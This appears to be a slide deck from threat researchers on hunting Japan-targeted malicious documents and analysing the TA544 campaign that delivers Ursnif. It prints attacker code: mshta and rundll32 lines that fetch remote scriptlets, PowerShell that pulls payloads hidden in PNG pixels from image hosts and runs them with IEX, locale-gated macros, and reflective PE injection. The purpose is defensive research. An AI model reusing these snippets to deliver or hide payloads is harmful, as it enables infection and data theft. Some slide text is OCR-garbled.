

Finding Treasures in the ToyBox

Shota Nakajima
Rintaro Koike



Who are we

- **Shota Nakajima**
 - Malware Analyst
 - Engage in incident response
 - Work at Cyber Defense Institute, Inc. in Japan

- **Rintaro Koike**
 - Chief researcher / founder of nao_sec
 - Threat Hunter
 - Malicious traffic / script / document analyst
 - Especially Drive-by Download attack



Public Service for Hunting

- **VirusTotal**
 - Private API
 - Yara (Live & Retro Hunt)
- **Hybrid Analysis**
 - Yara (Retro Hunt)
 - ATT&CK Tactic & Technique
- **ANY.RUN**
 - ATT&CK Technique
 - Suricata SID



VirusTotal Private API

- **Our queries**

- `maldoc(0 < positive) submitter JP`
- `suspicious(0 < positive) zip submitter JP`
- `suspicious(0 < positive) lnk submitter JP`
- `suspicious(0 < positive) rtf submitter JP`
- `email submitter JP`



VirusTotal Private API

- Engines
 - if you want hunt specified family

Identifying files according to antivirus detections

The main [search box](#) also allows you to specify a full or partial malware family name ([Backdoor.Win32.PcClient!IK](#) , [Sality](#) , [Mydoom.R](#)), or any other text you want to find inside the antivirus reports. However, this kind of search will look at all indexed fields for the file, it will not only focus on the antivirus results. In order to focus exclusively on the antivirus results (no matter which particular engine produced the output), you should use the *engines* prefix. For example: [engines:"Trojan.Isbar"](#) or [engines:"zbot"](#) .

If you are looking for files detected by some specific antivirus vendor you can make use of vendor prefixes. These prefixes should precede your keyword in order to restrict the scope of the search to a particular antivirus solution, for example: [symantec:infostaler](#) , [mcafee:rahack](#) , [f-secure:virut](#) .

By using vendor prefixes you can also search for all files detected by a given vendor, independently of the malware name. To do this you must write the vendor prefix followed by the special keyword *infected*, e.g. [nod32:infected](#) . In this case the word *infected* does not necessarily have to be present in the antivirus signature, it is just indicating that the file must be detected. Similarly, you can list all files not detected by some antivirus by using the keyword *clean*. For example: [nod32:clean](#) .

This is the full list of allowed vendor prefixes:

a_squared	acronis	ad_aware	aegislab
agnitum	ahnlab	ahnlab_v3	alibaba
alyac	antivir	antivir7	antiy_avl
apex	arcabit	authentium	avast
avast_mobile	avg	avira	aware
baidu	bitdefender	bkav	bytehero



VirusTotal Livehunt

- Have been set following rules
 - CVE_2018_0798
 - CVE_2017_11882
 - CVE_2018_0802
 - CVE_2018_20250

LIVEHUNT NOTIFICATIONS		Search notifications		?	🔍	🔄	🗑️	📄	⬇️
				First submission	Date matched	Submitters			
<input type="checkbox"/>	48da695b7dcd3ec12f166f09f6f9197c0fa491cd0c119c6aa1988e224d15b7de Fikrahack.doc rtf cve-2017-11882 cve-2018-0802 exploit ole-embedded cve_2017_11882 packager_cve2017_11882	36 / 52	1.08 MB	2019-07-29 17:53:13	2019-07-29 17:54:20	1		RTF	
<input type="checkbox"/>	48da695b7dcd3ec12f166f09f6f9197c0fa491cd0c119c6aa1988e224d15b7de Fikrahack.doc rtf cve-2017-11882 cve-2018-0802 exploit ole-embedded cve_2017_1182 cve_2017_11882 exploit malicious rtf_cve2017_11882	36 / 52	1.08 MB	2019-07-29 17:53:13	2019-07-29 17:54:20	1		RTF	
<input type="checkbox"/>	48da695b7dcd3ec12f166f09f6f9197c0fa491cd0c119c6aa1988e224d15b7de Fikrahack.doc rtf cve-2017-11882 cve-2018-0802 exploit ole-embedded rtf_cve_2018_0802	36 / 52	1.08 MB	2019-07-29 17:53:13	2019-07-29 17:54:16	1		RTF	
<input type="checkbox"/>	48da695b7dcd3ec12f166f09f6f9197c0fa491cd0c119c6aa1988e224d15b7de Fikrahack.doc rtf cve-2017-11882 cve-2018-0802 exploit ole-embedded cve_2017_11882 exploit malicious rtf_cve2017_11882_ole	36 / 52	1.08 MB	2019-07-29 17:53:13	2019-07-29 17:54:09	1		RTF	

Hybrid Analysis

Advanced Search (YARA)

```
1 // This is an example YARA rule.
2 // Drag & drop your existing rule here to overwrite
3
4 rule APT_Lazarus_RAT_Jun18_1 {
5   meta:
6     description = "Detects Lazarus Group RAT"
7     author = "Florian Roth"
8     reference = "https://twitter.com/DrunkBinary/status/1002587521073721346"
9     date = "2018-06-01"
10    hash1 = "c10363059c57c52501c01f85e3bb43533ccc639f0ea57f43bae5736a8e7a9bc8"
11    hash2 = "e98991cdd9ddd30adf490673c67a4f8241993f26810da09b52d8748c6160a292"
12   strings:
13     $a1 = "www.marmarademo.com/include/extend.php" fullword ascii
14     $a2 = "www.33cow.com/include/control.php" fullword ascii
15     $a3 = "www.97nb.net/include/arc.sglistview.php" fullword ascii
16     $c1 = "Content-Disposition: form-data; name=\"file1\"; filename=\"example.dat\"" fullw
17     $c2 = "Content-Disposition: form-data; name=\"file1\"; filename=\"pratic.pdf\"" fullw
18     $c3 = "Content-Disposition: form-data; name=\"file1\"; filename=\"happy.pdf\"" fullwor
19     $c4 = "Content-Disposition: form-data; name=\"file1\"; filename=\"my.doc\"" fullword a
20     $c5 = "Content-Disposition: form-data; name=\"board_id\"" fullword ascii
21     $s1 = "winhttp.dll" fullword ascii
22     $s2 = "wsock32.dll" fullword ascii
23     $s3 = "WM*.tmp" fullword ascii
24     $s4 = "FM*.tmp" fullword ascii
25
```

File type

Any file type

First seen after this date

ex. 2019-08-15

First seen before this date

ex. 2019-08-21

Minimum file size

ex. 10000, 1.2KB, 2.09MB, 2GB

Maximum file size

ex. 10000, 1.2KB, 2.09MB, 2GB

I consent to the [Terms & Conditions](#) and [Data Protection Policy](#) *



Hunt Samples



Hybrid Analysis

HYBRID ANALYSIS Home Submissions Resources

Advanced Search

This is the advanced search form. Please specify one or more criteria.

Filename:

Filetype:

Exact Filetype Description:

Verdict:

AV Detection:

AV Family Substring:

Hashtag:

Uses Tactic:

Uses Technique:

- Uses Tactic:
- Uses Technique:
- Country:
- Host[.Port]:
- Domain:
- HTTP Request Substring:
- T1001 - Data Obfuscation
 - T1002 - Data Compressed
 - T1004 - Winlogon Helper DLL
 - T1005 - Data from Local System
 - T1006 - File System Logical Offsets
 - T1007 - System Service Discovery
 - T1008 - Fallback Channels
 - T1009 - Binary Padding
 - T1010 - Application Window Discovery
 - T1011 - Exfiltration Over Other Network Medium
 - T1012 - Query Registry
 - T1013 - Port Monitors
 - T1014 - Rootkit
 - T1015 - Accessibility Features
 - T1016 - System Network Configuration Discovery
 - T1017 - Application Deployment Software
 - T1018 - Remote System Discovery
 - T1019 - System Firmware
 - T1020 - Automated Exfiltration

Advanced Search Results

[Download all DNS Requests \(CSV\)](#) [Download all Contacted Hosts \(CSV\)](#)

Timestamp	Details
May 29 2019, 19:59 (CEST)	<p>Input <code>eff99c7dbd710d0cd0e275681530d53ec4dc3149f0651a2e908f8fc88234539a</code> Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, C...</p> <p>Threat level malicious</p> <p>Summary Threat Score: 100/100 AV Detection: 50% HEUR:Trojan.MSOOffice.SAgent Matched 36 Indicators</p> <p>Countries -</p> <p>Environment Windows 7 32 bit #macros-on-open Show Similar Samples</p> <p>Action Re-analyze</p>



ANY . RUN

Public submissions

Significant tasks

Windows 7 Professional 32bit 30 May 2019, 14:28	✓	No threats detected	hola.hta HTML document, ASCII text, with very long lines	MDS: C1CEBC8D118D9 SHA1: CEDC3C89F4198 SHA256: 27BA2E2B23565
Windows 7 Professional 32bit 30 May 2019, 14:18	✓	No threats detected	wall.hta HTML document, ASCII text, with very long lines	MDS: 807E8851A1A49 SHA1: 2E9BBE7124CF5 SHA256: 76FAD21513ABA
Windows 7 Professional 32bit 30 May 2019, 14:12	✓	Malicious activity	aws.hta HTML document, ASCII text, with CRLF, LF line terminat...	MDS: 8283472CD3D96 SHA1: 83AAABA92676D SHA256: A3DCCFF815F62
Windows 7 Professional 32bit 30 May 2019, 11:13	✓	Malicious activity	notification.doc Rich Text Format data, version 1, ANSI ole-embedded exploit CVE-2017-11882	MDS: 4CB79A92FAB2C SHA1: 3988B5F49B939 SHA256: 1A4A2ED52D4C1
Windows 7 Professional 32bit 30 May 2019, 01:13	✓	No threats detected	dwie.hta HTML document, ASCII text	MDS: 18598D568E9AA SHA1: F69B9CE2235FF SHA256: 1EF8828A87A38
Windows 7 Professional 32bit 30 May 2019, 01:12	✓	No threats detected	dwie.hta HTML document, ASCII text	MDS: 18598D568E9AA SHA1: F69B9CE2235FF SHA256: 1EF8828A87A38
Windows 7 Professional 32bit 30 May 2019, 00:01	✓	Malicious activity	Picture_list.zip Zip archive data, at least v2.0 to extract	MDS: 7A6E95A68331 SHA1: 278842A789C83 SHA256: 6862486240F28
Windows 7 Professional 32bit 29 May 2019, 23:14	✓	Malicious activity	New Order.hta HTML document, Non-ISO extended-ASCII text, with ver... opendir loader	MDS: 80BE7C34C61B5 SHA1: 627F2C18F3FF1 SHA256: CDDC4A76493D0
Windows 7 Professional 32bit 29 May 2019, 22:20	✓	Malicious activity	New Order.hta HTML document, Non-ISO extended-ASCII text, with ver... opendir loader	MDS: 80BE7C34C61B5 SHA1: 627F2C18F3FF1 SHA256: CDDC4A76493D0
Windows 7 Professional 32bit 29 May 2019, 21:46	✓	Malicious activity	login PE32 executable (GUI) Intel 80386, for MS Windows trojan gozi ursnif dreambot	MDS: E3666E1D8CC5A SHA1: 811BD86657479 SHA256: 957E434FF97DE

1 OF 44

FILTER

ENVIRONMENT
OS is not specified
Any 32bit 64bit

OBJECT
Name is not specified
Hash is not specified
Runtime not specified
Extension not specified

VERDICT
Verdict not specified
Specs not specified
Tag is not specified

CONTEXT
Type file hash
Type domain
Type IP address
Type MITRE ATT&CK™ technique ID
Type Suricata SID

Result will not auto-update when searching by the content

Clean Search

CONTEXT

Type file hash

Type domain

Type IP address

Type MITRE ATT&CK™ technique ID

Type Suricata SID



T1170 - Mshta

Mshta

Mshta.exe is a utility that executes Microsoft HTML Applications (HTA). HTA files have the file extension `.hta`.^[1] HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser.^[2]

Adversaries can use mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript through a trusted Windows utility. There are several examples of different types of threats leveraging mshta.exe during initial compromise and for execution of code^[3] ^[4] ^[5] ^[6] ^[7]

Files may be executed by mshta.exe through an inline script: `mshta`

```
vbscript:Close(Execute("GetObject(""script:https[:]//webservice/payload[.]sct""")))
```

They may also be executed directly from URLs: `mshta http[:]//webservice/payload[.]hta`

Mshta.exe can be used to bypass application whitelisting solutions that do not account for its potential use. Since mshta.exe executes outside of the Internet Explorer's security context, it also bypasses browser security settings.^[8]

ID: T1170

Tactic: Defense Evasion, Execution

Platform: Windows

Permissions Required: User

Data Sources: Process monitoring, Process command-line parameters


Supports Remote: No

Defense Bypassed: Application whitelisting, Digital Certificate Validation

Contributors: Ricardo Dias; Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank

Version: 1.1

Gorgon Group





T1085 – Rundll32

Rundll32

The rundll32.exe program can be called to execute an arbitrary binary. Adversaries may take advantage of this functionality to proxy execution of code to avoid triggering security tools that may not monitor execution of the rundll32.exe process because of whitelists or false positives from Windows using rundll32.exe for normal operations.

Rundll32.exe can be used to execute Control Panel Item files (.cpl) through the undocumented shell32.dll functions

`Control_RunDLL` and `Control_RunDLLAsUser`. Double-clicking a .cpl file also causes rundll32.exe to execute. ^[1]

Rundll32 can also be used to execute scripts such as JavaScript. This can be done using a syntax similar to this:

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication
```

```
\";document.write();GetObject(\"script:https[:]//www[.]example[.]com/malicious.sct\")\"
```

 This behavior has been seen used by malware such as Poweliks. ^[2]

ID: T1085

Tactic: Defense Evasion, Execution

Platform: Windows

Permissions Required: User

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Binary file metadata


Supports Remote: No

Defense Bypassed: Anti-virus, Application whitelisting, Digital Certificate Validation

Contributors: Ricardo Dias; Casey Smith

Version: 1.1

OceanLotus





T1137 - Office Application Startup

Office Application Startup

Microsoft Office is a fairly common application suite on Windows-based operating systems within an enterprise network. There are multiple mechanisms that can be used with Office for persistence when an Office-based application is started.

Office Template Macros

Microsoft Office contains templates that are part of common Office applications and are used to customize styles. The base templates within the application are used each time an application starts. ^[1]

Office Visual Basic for Applications (VBA) macros ^[2] can be inserted into the base template and used to execute code when the respective Office application starts in order to obtain persistence. Examples for both Word and Excel have been discovered and published. By default, Word has a Normal.dotm template created that can be modified to include a malicious macro. Excel does not have a template file created by default, but one can be added that will automatically be loaded. ^[3] ^[4]

Word Normal.dotm location: `C:\Users (username)\AppData\Roaming\Microsoft\Templates\Normal.dotm`

Excel Personal.xlsb location: `C:\Users (username)\AppData\Roaming\Microsoft\Excel\XLSTART\PERSONAL.XLSB`

An adversary may need to enable macros to execute unrestricted depending on the system or enterprise security policy on use of macros.

ID: T1137

Tactic: Persistence

Platform: Windows

System Requirements: Office Test technique: Office 2007, 2010, 2013, 2015 and 2016; Add-ins: some require administrator permissions


Permissions Required: User, Administrator

Data Sources: Process monitoring, Process command-line parameters, Windows Registry, File monitoring

Contributors: Praetorian; Nick Carr, FireEye; Loic Jaquemet; Ricardo Dias

Version: 1.1

Tick



TA544




TA544

- **Attack by TA544 (Cutwail-A / invoice) Group**
 - Maldoc disguised as a purchase order, bill etc...
 - The purpose is to infect Ursnif and steal user information
 - Attack campaign has been observed since around June 2016
 - Started to use steganography after October 24, 2018
 - Started to detect the environment after December 18, 2018
 - The same attack has been observed in Italy
 - <https://blog.yoroi.company/research/ursnif-long-live-the-steganography/>

TA544

• Attack by TA544 (Cutwail-A / invoice) Group

1. Send E-mail with attached (Excel) file from Cutwail Botnet
2. Macro runs when opening Excel file
3. Processing transition from macro to PowerShell
4. PowerShell runs Bebloh (URLZone)
5. Bebloh downloads and runs Ursnif



2018-12-18

D:\C\1812201890905.XLS - [Compatibility Mode] - Microsoft Excel

File Home Insert Page Layout Formulas Data Review View Developer

Visual Basic Macros Record Macro Use Relative References Macro Security Add-Ins COM Add-Ins Insert Design Mode Properties View Code Run Dialog Source Map Properties Expansion Packs Refresh Data XML Import Export Document Panel Modify

B80

2018年12月18日

見積書No. 341

御 見 積 書

(1) 以前、メッセージバーの“編集を有効にする”をクリックします。
 (2) その後、「コンテンツの有効化」ボタンをクリックします。

TEL -
 FAX -

見 積 金 額		177,152 円(消費税込)		
目付	品名	数量	単 価	金 額

見積り

Ready

100%

9:34 AM



Excel Macro

```
$ file maldoc.bin
maldoc.bin: Composite Document File V2 Document, Little Endian,
  Os: Windows, Version 10.0, Code page: 932, Author: [U[, Name
of Creating Application: Microsoft Excel, Create Time/Date:
Tue Jun 20 07:25:14 2017, Last Saved Time/Date: Mon Dec 17
11:00:14 2018, Security: 0
```

```
$ python oledump.py maldoc.bin
1:      107  '\x01CompObj'
2:      252  '\x05DocumentSummaryInformation'
3:      196  '\x05SummaryInformation'
4:    43594  'Workbook'
5:      432  '_VBA_PROJECT_CUR/PROJECT'
6:       62  '_VBA_PROJECT_CUR/PROJECTwm'
7: m      991  'VBA_PROJECT_CUR/VBA/Sheet1'
8: M    50292  '_VBA_PROJECT_CUR/VBA/ThisWorkbook'
9:      2812  '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
10:     1749  '_VBA_PROJECT_CUR/VBA/___SRP_0'
11:      199  '_VBA_PROJECT_CUR/VBA/___SRP_1'
12:     1071  '_VBA_PROJECT_CUR/VBA/___SRP_2'
13:      460  '_VBA_PROJECT_CUR/VBA/___SRP_3'
14:      516  '_VBA_PROJECT_CUR/VBA/dir'
```

xlCountrySetting

Application.International プロパティ (Excel)

2017/06/08 • 共同作成者

現在の国または地域と言語の設定に関する情報を返します。取得のみ可能な Variant 値です。

国/地域設定

Index	データ型	意味
xlCountryCode	Long	Excel の国/地域別のバージョンを表す番号。
xlCountrySetting	Long	Windows のコントロール パネルでの現在の国/地域のプロパティの設定。
xlGeneralFormatName	String	一般数値形式の名前。

```
Sub Workbook_Open()  
If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit  
End Sub
```

```
Sub PrivateFunctions()  
component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)  
End Sub
```



Invoke-PSImage

```
Add-Type -AssemblyName System.Drawing;
[string[]]$col = (
    "https://images2.imgbox.com/4a/4f/B1SALZQZ_o.png",
    "https://i.imgur.com/o7h7NeV.png",
    "https://image.frl/i/g5lw84pmkrsqdk0z.png",
    "https://i.postimg.cc/RSvh2V9v/R3.png?dl=1"
);
```

```
# --- snip --- #
```

```
foreach ($url in $col) {
    if ((New-Object Net.WebClient).DownloadString($url).Length -gt 1000) {
        $w = New-Object System.Drawing.Bitmap((New-Object Net.WebClient).OpenRead($url));
        $jy = New-Object Byte[] 1300200;
        (0..216) | % {
            foreach ($i in 0..599) {
                $sv = $w.GetPixel($i, $_);
                $jy[$_ * 600 + $i] = ([math]::Floor(($sv).B -band 15) * 16) -bor ($sv).G -band 15)
            }
        };
        $enseev = [System.Text.Encoding]::ASCII.GetString($jy[0..129819]);
        $mimedr = Decrypt-AES -Iga $enseev -Pcxc ([System.Version].Name);
        $cgg = Decode-Base64($mimedr);
        IEX($cgg);
        break
    }
}
```

peewpw / Invoke-PSImage

Code Issues 1 Pull requests 1 Projects 0 Wiki Insights

Embeds a PowerShell script in the pixels of a PNG file and generates a oneliner to execute



Get-Culture

```
$MmUz='seGIkT29ihUW4pfAYqMYktKEbU0oZRNPW39wT9lcsfNkmcNvAE5WLe3
```

```
$Fghg=(102 -shl 2) + (get-culture).LCID;  
$Fghg=""+$Fghg;  
$r44r=Ottass -Iga $MmUz -Pcxc $Fghg;  
$OkKiiS=Bavv($r44r);  
iex($OkKiiS)
```

Get-Culture

Module: Microsoft.PowerShell.Utility

Gets the current culture set in the operating system.

```
> Get-Culture
```

LCID	Name	DisplayName
1041	ja-JP	日本語 (日本)



Invoke-ReflectivePEInjection

```
Function Main {
    if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne ${Null}) -and ${PSCmdlet}
        .MyInvocation.BoundParameters["Debug"].IsPresent) {
        ${DebugPreference} = "Continue"
    }

    if (!${PEBytes}) {
        ${PEBytes} = [System.Convert]::FromBase64String(${gLOBal:MGGG});
    }

    Write-Verbose ""
    ${E_MagIc} = (${PEBytes}[0..1] | % {[Char] $_}) -join ''
    if (${E_magiC} -ne 'MZ') {
        throw ''
    }
    if (-not ${DoNotZeroMZ}) {
        ${PEBytes}[0] = 0
        ${PEBytes}[1] = 0
    }

    if (${ExeArgs} -ne ${Null} -and ${ExeArgs} -ne '') {
        ${ExeArgs} = "ReflectiveExe $ExeArgs"
    }
    else {
        ${ExeArgs} = "ReflectiveExe"
    }

    if (${ComputerName} -eq ${Null} -or ${ComputerName} -imatch "^\s*$") {
        Invoke-Command -ScriptBlock ${RemoteScriptBlock} -ArgumentList @(${PEBytes}, ${FuncReturnType},
            ${ProcID}, ${ProcName}, ${ForceASLR})
    }
    else {
        Invoke-Command -ScriptBlock ${RemoteScriptBlock} -ArgumentList @(${PEBytes}, ${FuncReturnType},
            ${ProcID}, ${ProcName}, ${ForceASLR}) -ComputerName ${ComputerName}
    }
}
```

PowerShellMafia / PowerSploit

Code Issues 35 Pull requests 33 Projects 0 Insights

Branch: master PowerSploit / CodeExecution / Invoke-ReflectivePEInjection.ps1

DLL version of Bebloh runs fileless



[2019-02-11]

CultureInfo.CurrentCulture

```
&("{0}{1}"-f 'Ad','d-Type') -typedef "using System;public class eessv {public static  
string Dezz(){return System.Globalization.CultureInfo.CurrentCulture.EnglishName;}}";  
${F`Mj}=[eessv]::"d`ezZ"();  
${r`TEE}=".("{0}{1}{2}" -f 'Ot','ta','ss') -IgaA ${A`DLL} -Pcxc ${F`mJ}];  
${oK`Oo}=&("{0}{1}"-f 'B','avv')(${r`TEE});  
IEX($OkOO)
```

